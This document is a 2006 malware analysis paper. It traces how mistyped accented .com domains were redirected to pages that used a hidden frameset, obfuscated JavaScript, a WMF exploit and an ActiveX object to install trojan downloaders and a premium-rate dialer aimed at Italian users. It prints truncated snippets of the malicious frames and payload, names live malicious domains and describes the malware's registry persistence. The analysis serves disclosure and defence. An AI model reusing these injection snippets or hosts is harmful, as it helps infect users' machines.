

VERISIGN.COM

Deeply studying the evidence



rev. 0.2

Marco Giuliani
Prevx Virus Researcher

marco.g@email.it

-----INTRODUCTION-----

In 1983, Paul Mockapetris, Jon Postel and Craig Patrige developed the Domain Name System service which has greatly simplified the structure of the Internet. It is well known knowledge that visiting the url "www.google.com" will connect us to the Google web search engine. What most people don't know is that behind the domain name "www.google.com" there is a huge, worldwide system of DNS servers that are made to always connect the domain name to the actual server so that a user can visit the webpage.

This is a massive job, controlled by powerful servers. Who maintains this network? How does it work? What is an IDN domain? In this paper, we will see how this works and how it is possible that VeriSign could, hopefully unintentionally, redirect Italian people to an infect website with unhandle IDN domains.

-----HOW THE INTERNET WORKS (IN A NUTSHELL) -----

Every PC linked to the internet is reachable by an IP address which is defined by Wikipedia as:

*"a **unique number** that devices use in order to **identify and communicate** with each other on a computer network utilizing the Internet Protocol standard (IP)."*

This means that every website on every server is reachable by a specific address. For example, if you visit 72.14.221.99 in your browser, you will be directed to the Google web search engine.

However, it is nearly impossible for people to remember tons of IP addresses. In 1983, three researchers developed a service called the Domain Name System (DNS). Using this service, anyone can surf the web with simple domain names like www.google.com instead of 72.14.221.99.

DNS combines a domain name with the correct IP address, so, when a user visits www.google.com, the browser will ask usually to the local DNS used by the internet service provider if it knows that domain name. If it does, the DNS will reply, giving the browser the correct IP address so that the user can connect to the website. All of this work can be done without any user interaction.

What if the local DNS used by the provider doesn't contain the domain name that the user wants? There are billions of webpages on the Internet, so it is virtually impossible that every local DNS used by any national internet service provider could contain every association of IP Address/Domain name present in the world.

So, if the local DNS can't resolve the domain name that the user requests, it will connect to one of the thirteen worldwide DNS root servers to ask for the wanted domain name. These root servers will reply with the IP address (or a list of subservers) that should match the domain name.

Then, the subservers are queried and they give the correct IP address associated to the domain name, or they give the error message that the domain name does not exist. If the IP address is found, it is saved into the local DNS's cache and the user can see the website. Otherwise, the user will receive an error page created by the ISP.

-----HOW ARE DOMAIN NAMES MANAGED?-----

We have seen how a domain name is associated to an IP address and how DNS made the lives of all web surfers much easier. One of the most important companies is VeriSign, founded in 1996 as a spin-off of RSA-Security. VeriSign develops SSL security certificates and acts as a Domain Name Registry manager - a registrar and maintainer for .COM and .NET domains. .COM and .NET domains make up 70% of the domains that exist in the world.

A domain name registry is a database that keeps track of what domain name maps to what IP address in the DNS of the Internet. Every TLD (.COM, .ORG, .NET, .INFO, etc.) has a unique Domain Name Registry manager. VeriSign is the domain manager for .COM, .NET and some other minor TLDs.

This means that if you register a .COM domain, like `www.pcalsicuro.com` from a registrar/maintainer in Italy, you will be registered in the DNS server maintained by the registrar and indexed by VeriSign's servers. If someone asks for a new domain, one of the thirteen root servers will ask VeriSign for the IP associated to the domain. VeriSign will return the correct IP to the registrar's subserver DNS.

Domain names follow a specific syntax, a sequence of characters from a very limited set: the letters of the basic Latin alphabet, digits, and a few special characters.

Other special characters are not allowed because of compatibility with every language. For example, accented letters are not allowed. Then the Internationalized Domain Names (IDN) were developed, and this is where our story begins.

IDN uses the native character set so that almost every language can use their own characters without any problems (for example, Japanese or Chinese characters).

With IDN domains, you can buy your own domain like `©opyright.com` or using words of your nation's language (like, for Italians, `cittá.com` [**warning, active malware**], with an accented letter).

Mozilla Firefox, Opera, and the forthcoming Internet Explorer 7 can handle IDN domains, while IE 5, 5.5 and 6 can't.

Let's see what happens today if an Italian user visits an incorrect domain with IE 6.

http://www.cittá.com/ - Microsoft Internet Explorer

File Modifica Visualizza Preferiti Strumenti ?

Indietro Cerca Preferiti

Indirizzo http://www.cittá.com/

Impossibile trovare la pagina

La pagina cercata è stata rimossa, il nome della pagina è stato modificato o non è disponibile al momento.

Provare a eseguire le operazioni seguenti:

- Verificare che l'indirizzo immesso nella barra de sia stato digitato nel modo corretto.
- Aprire la pagina iniziale www.cittá.com, quindi c collegamenti alle informazioni desiderate.
- Per cercare un altro collegamento, fare clic sul [Indietro](#).
- Fare clic sul pulsante [Cerca](#) per ricercare inf su Internet.

HTTP 404 - File non trovato
Internet Explorer

41% di test.wmf completati

Apertura:
test.wmf da www.wowkim.com

Tempo residuo stimato:
Scarica in: Cartella temporanea
Velocità di trasferimento:

Chiudi la finestra di dialogo al termine del download

Apri Apri cartella Annulla

----- THE STRANGE REDIRECT -----

As we've already seen, Internet Explorer 6 shouldn't handle IDN domains and a user should receive a "not found" error message.

However, if an Italian user writes an incorrect domain name - like città.com instead of citta.com, which could be a common error because the Italian language utilizes accented letters, something strange happens.

We've seen that only VeriSign managed domains are affected by this 'issue'.

When a user visits an incorrect (non existant) domain with atleast one accented letter, he will be redirected to a VeriSign server that should give the result - PAGE NOT FOUND.

The IP address reached is: 198.41.1.35, which is owned by VeriSign and used by the www.idnnow.com service. Idnnow is a service launched by VeriSign for handling IDN domains. The company developed a free plugin for Internet Explorer 5/5.5/6 that allows Microsoft's browser to handle IDN domains.

*Registrant: VERISIGN INC.
21345 Ridgetop Circle
Dulles, VA 20166
US*

Domain Name: IDNNOW.COM


*Administrative Contact , Technical Contact :
NOC, VeriSign **
rcc@verisign.com
21345 Ridgetop Circle
Dulles, VA 20166
US
Phone: 703-948-4300
Fax: 703-948-0717*

*Record expires on 31-May-2007
Record created on 31-May-2002
Database last updated on 23-Jun-2006*

Now the weird happenings start. After visiting città.com , we are redirected to another website. Inside this website, we can see two iframes hidden in a webpage that loads another website which is located in Korea.

```
<html>
<head></head>
<frameset rows="100%,0%" border="0" marginheight=0 p
  <frame src="/perl/main.pl" marginheight=0 margin
  <frame src="http://www.wowkim.com/vrsn.html" ma
</frameset>
</html>
```


The second obfuscated JavaScript, after being decoded, downloads a WMF exploit from the server, as shown in the image below:



The WMF exploit will download a short file that acts as a trojan downloader, named by Kaspersky as **Trojan-Downloader.Win32.Vixup.b**.

The whois for www.isuckall.com is showed below.

Registration Service Provided By: ESTDOMAINS INC

Contact: +1.3027224217

Website: <http://www.estdomains.com>

Domain Name: ISUCKALL.COM

Registrant:

Fast web solutions SRO

Vasiliy Sedikh (vasya@mtu-net.ru)

bolshvistuskaya 27-81

Moscow

RU,112326


RU

Tel. +709.53177901

Creation Date: 11-Nov-2003

Expiration Date: 11-Nov-2007

The webpage shows another obfuscated JavaScript that, after decoded, tries to automatically download the same trojan downloader downloaded by the WMF exploit and a .JAR file that is detected by Kaspersky as **Exploit.Java.ByteVerify**.



Moreover, another webpage is loaded at the address www.isuckall.com/italy/Y6fZgzW.php

which contains another obfuscated webpage, base64 encoded, following the RFC 822 protocol.

```
594
From: <x>
Subject: x
MIME-Version: 1.0
Content-Type: text/html; charset="utf-8"
Content-Transfer-Encoding: base64

PCFETONUWVBFIEhUTUwgUFVCTE1DICIyLy9XMOMvLORURC
```

After decoding it, this webpage tries to download yet another malware, detected by Kaspersky as **Trojan-Downloader.VBS.Phel.i**

```
<!DOCTYPE HTML PUBLIC "-//W3C//DTD HTML 4.0 Transitional//EN">
<HTML><BODY>
<OBJECT style="display:none" id="asdqwe"
classid="clsid:adb880a6-d8ff-11cf-9377-00aa003b7a11">
<PARAM name="Command" value="Related Topics, MENU">
```

After analyzing it more deeply, the first trojan will copy itself under `%sysdir%` (the Windows System Directory, often `C:\windows\system32\`) as **sysmon.exe** and it will add a Registry Key under

`HKEY_LOCAL_MACHINE\Software\Microsoft\Windows\CurrentVersion\Run`

with the value: `SYSTEMS = C:\windows\system32\sysmon.exe`

The file is 4.640 bytes long.

Then, the trojan downloader tries to download a dialer and a LowZones trojan known by Kaspersky as **Trojan.Win32.Dialer.Im**.

In fact, the dialer is designed to hit Italian people, because of the language used and the payment numbers called - with prefixes 899 and 892.

Accesso vietato ai minori di anni 21. Clic
e piu' di 21 anni. Il servizio comprende
ora al costo di quindici euro. Se vuoi v
trai farlo cliccando qui al costo di trec
Inoltre il sistema procedera' all'install
cezione di messaggi pubblicitari ed altro

----- SOME THOUGHTS -----

After this analysis, we need to think about what is happening. What we have seen is that only IPs coming from Italy by this bug. Other countries, like the US and England seem unaffected.

Moreover, one of the webpages that was loaded contains a FreeStats (who wrote the infection mechanism maybe?) is monitoring IP addresses.

The idea that only Italian IP addresses are hit could be confirmed if we see that links contain folders named /italy/ and the dialer is explicitly written for Italian people.

What we still don't know is if this redirect is intentionally done by VeriSign (if so, why?) or if someone hacked VeriSign webpages, or some other trick we actually don't understand.

In fact, this is a huge bug, because writing a domain with accented letters could be a common thing for the Italian people who aren't very computer literate and accidently type accents. The fact that Internet Explorer, the most used browser, is vulnerable to this bug (FireFox and Opera correctly parse the domain name) make this VeriSign bug even more dangerous.

A note: if the user has installed the VeriSign plugin for IDN domains then the redirect is not done and the domain is handled correctly.

We hope that VeriSign will quickly fix this bug.

I hope you will all appreciate my work.

Best regards,

Marco Giuliani

Prevx Virus Researcher

marco.g@email.it

----- Other informations -----

A user reported me just yesterday an analysis done by him about the same threat analyzed in this paper. I didn't know about his analysis, so I believe it's honest to report here his work too. User is **Tilde/Pentothal** and wrote his research on the newsgroup linked below:

http://groups.google.it/group/it.news.net-abuse/browse_thread/thread/5c227b96aca17cc4/ec557141fd35f32a?lnk=st&q=198.41.1.35&num=2&hl=it#ec557141fd35f32a

******* UPDATE *******

On 27/09/2006 looks like Verisign fixed this bug